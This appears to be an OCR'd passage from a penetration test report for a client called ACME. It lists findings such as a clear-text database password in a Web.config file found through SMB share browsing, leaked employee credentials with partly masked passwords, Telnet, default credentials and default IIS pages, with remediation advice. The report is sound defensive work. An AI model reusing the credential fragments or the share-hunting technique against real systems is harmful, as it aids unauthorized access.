
MODERATE FINDINGS

Files With Potentially Sensitive Content	Risk: Moderate

Summary

It is typical after gaining some form of access to a system to search for scripts and files that may contain wired-in passwords or other sensitive information that could be used to escalate privileges or access other systems on the network. A search was carried out to identify such files based on their name and contents, and whereas no passwords were recovered, some potentially sensitive information was found.

The "joey.wik" user had access to the "DBAdminReports" share where the "Web.config" file contained a clear text administrative password.



1. Access to the DBAdminReports share.

```
smb:          cd DBAdminReports\
smb:                           dir
  .                                   D        0  Tue Jul 21 14:05:52 2020
  ..                                  D        0  Tue Jul 21 14:05:52 2020
  aspnet_client                       D        0  Wed Jul 15 16:47:33 2020
  bin                                 D        0  Wed Jul 15 16:47:38 2020
  Default.aspx                        A      796  Fri Jan 11 15:54:18 2013
  Global.asax                         A       94  Fri Jan 11 15:54:18 2013
  Images                              D        0  Wed Jul 15 16:47:38 2020
  Modules                             D        0  Wed Jul 15 16:47:39 2020
  Site.Master                         A      661  Fri Jan 11 15:54:18 2013
  Styles                              D        0  Wed Jul 15 16:47:40 2020
  Web - 03132018.config               A     9209  Mon Nov 20 22:51:30 2017
  Web - 07212020.config               A     7372  Thu Sep 27 18:57:13 2018
  Web - 09272018.config               A     7854  Tue Mar 13 13:23:08 2018
  Web - Copy.config                   A     7955  Mon Jan 14 22:40:28 2013
  Web 01172014.config                 A     8006  Thu Aug  1 13:17:50 2013
  Web 01212015.config                 A     8030  Fri Sep  5 21:46:06 2014
  Web 02042015.config                 A     8264  Wed Jan 21 15:24:45 2015
  Web 05172016.config                 A     9618  Tue Nov 24 19:21:04 2015
  Web 06122013.config                 A     8663  Fri Apr  5 22:14:31 2013
  Web 06232015.config                 A     9831  Fri Apr 24 19:20:09 2015
  Web 07242015.config                 A    10074  Tue Jun 23 13:57:59 2015
  Web 07312013.config                 A     8438  Wed Jun 12 21:03:52 2013
  Web 08012013.config                 A     8237  Wed Jul 31 21:59:05 2013
  Web 09052014.config                 A     8492  Fri Jan 17 22:47:02 2014
  Web 11202017.config                 A     9446  Fri Dec  2 14:15:58 2016
  Web 11242015.config                 A     9849  Fri Jul 24 13:43:37 2015
  Web 12022016.config                 A     9852  Wed May 18 03:36:25 2016
  Web.config                          A     6434  Thu Sep 24 03:50:04 2020

                52395519 blocks of size 4096. 46033190 blocks available
smb:
```

2. Contents of the share.

```
   <add name="          onnectionString" connectionString="Data Source=vGADB02;Initial Cat[48/146]
nistration;User ID=AdminUser;Password=9he      Application Name=DBAReports;" providerName="Syste
.Data.SqlClient" />
   <add name="vMAData01ConnectionString" connectionString="Data Source=vMAData01;Initial Catalog
Administration;User ID=AdminUser;Password=9h      Application Name=DBAReports;" providerName="S
stem.Data.SqlClient" />
```

3. Clear-text password observed within the Web.config file.

Remediation

We recommend that all passwords be stored in a safe location and encrypted at rest and in transit. Log files and configuration files should only be accessible to users with high privileges.

Leaked Credentials	Risk: Moderate

Summary

Several email addresses belonging to ACME were found on leaked password databases. In January 2019, a combo list of email addresses and cleartext passwords was discovered on the darknet (Collection 1). The list contained 1.7 billion unique email addresses, many with multiple passwords hacked from various online systems. The list has been broadly circulated and used for credential stuffing, which is where attackers attempt to identify user account password reuse on other online systems. Attackers often use the leaked information to establish information such as account naming conventions, valid staff names, and possible common passwords used within the company. This information could be used in further and more elaborate attacks against the company, such as social engineering attacks.

A list of emails involved is shown below:

- Janet.test@Example.com:***nb20**
- Jennifer.test@Example.com:***eja**
- Robin.test@Example.com:***t**
- bart.test@Example.com:***on4**
- ben.test@Example.com:***hugh**

Remediation

We recommend that the users of compromised credentials are informed of the disclosure and forced to change their passwords. It is also important that passwords not be reused across systems. Staff should be reminded to only use their business email address to register for business-approved websites, if at all. Implement security awareness training through reputable vendors like KnowBe4.

References

https://haveibeenpwned.com/DomainSearch

Legacy Telnet Protocol in Use	Risk: Moderate

Summary

Several hosts were running Telnet, which is a protocol used for administration; however, it does not use any form of encryption. As a result, any data, including authentication credentials and commands transferred to the host, can be sniffed during a person-in-the-middle attack, which is commonly carried out on internal networks.

Telnet, and many other clear-text services, may be easy sources of information, including valid authentication credentials, and as such, these services are common points of attack. In addition, brute-force password guessing attacks are also easier and faster against unencrypted protocols, as the encryption channel does not need to be built up and torn down at each connection attempt.

In some cases, printers and older devices such as networking equipment may not be prepared to handle a multi-threaded attack. They could run out of resources, effectively resulting in a denial-of-service condition.

Affected hosts:

- 10.0.30.35


Remediation

We recommend that all instances of Telnet are replaced with Secure Shell (SSH) or point-to-point IPsec tunnels.

SMB Read-Write Access	Risk: Moderate

Summary

NaviSec discovered that normal domain users had Read/Write access on many of the shares. Whereas users might need access to several shares to complete their daily duties, the number of hosts and diversity of shares with Read/Write access suggests that this might be a misconfiguration.



1. Domain User Read/Write access to shares.

Remediation


We recommend that ACME check whether domain users should have Read/Write access to all listed shares. We recommend implementing the principle of least privileges, where users only have access to the resources they need to complete their duties.

LOW FINDINGS


Default Password in Use	Risk: Low

Summary

It was possible to access the admin panel of the MineMeld Threat Intelligence Sharing on host 10.0.11.4 (443/tcp) by providing the default credentials. MineMeld is an open-source application that streamlines the aggregation, enforcement, and sharing of threat intelligence. Whereas NaviSec did not attempt to tamper with any of the settings within the software, an adversary would most likely not be put off by the consequences of deleting settings.



1. Default passwords supplied.



2. Successful authentication as "Admin" user.

Remediation

NaviSec recommends that the default password for all appliances and networking devices are changed as soon as they are put in use within a production environment.

INFORMATIONAL FINDINGS

Default Windows IIS page	Risk: Informational

Summary

The default IIS page was found to be left in place on several hosts. This is a concern from a security perspective as it suggests the web server's configuration and perhaps the underlying operating system have not been hardened from a security point of view. As a result, attackers are much more likely to choose these servers to attack in the hopes of compromising them more easily.

1. Default IIS page in place.

Affected hosts:

- 10.0.26.180:443
- 10.0.26.180:80
- 10.0.26.181:1947

Remediation

We recommend that web servers are configured not to display their default welcome screens or any demo apps but to have redirection to the application or present a custom error page instead.

CONCLUSION

In summary, ACME's externally facing infrastructure was found to be well secured, and only a limited number of locked down services were visible. Apart from one outdated Apache in use, it was clear that the publicly facing network was set up with security in mind.

Additionally, ACME's internal network was found to be vulnerable to one critical and several high-risk vulnerabilities. NaviSec was able to obtain full Enterprise Administrator privileges and successfully demonstrated that bypassing the security solution was possible.

Recommendations to increase the overall security posture of ACME's network are as follows:

- Disable NetBIOS and LLMNR on all endpoints.
- Ensure that the latest upgrades are deployed on all third-party software in use (REDACTED).
- Implement regular password updates for the Kerberos account.
- Disable anonymous logon on all services within the organization.
- Audit SMB Read/Write access rights on the domain users group.
- Perform a local audit of all embedded devices to ensure no devices are left exposed with default credentials
- Implement managed service accounts for Kerberos authentication and ensure that the service account used is not in the Domain Administrator (or any high privileged) group.
- Update the password policy to require at least 16-character passphrases in favor of complexity and do not expire the passwords. If the passwords are preferred over passphrases, please ensure that the minimum length is at least 12 characters with complexity enabled.
- Carry out an organization wide password update.
- Implement and use secure protocols, such as HTTPS, SFTP, and SSH in favor of plain-text ones like HTTP, FTP, and Telnet.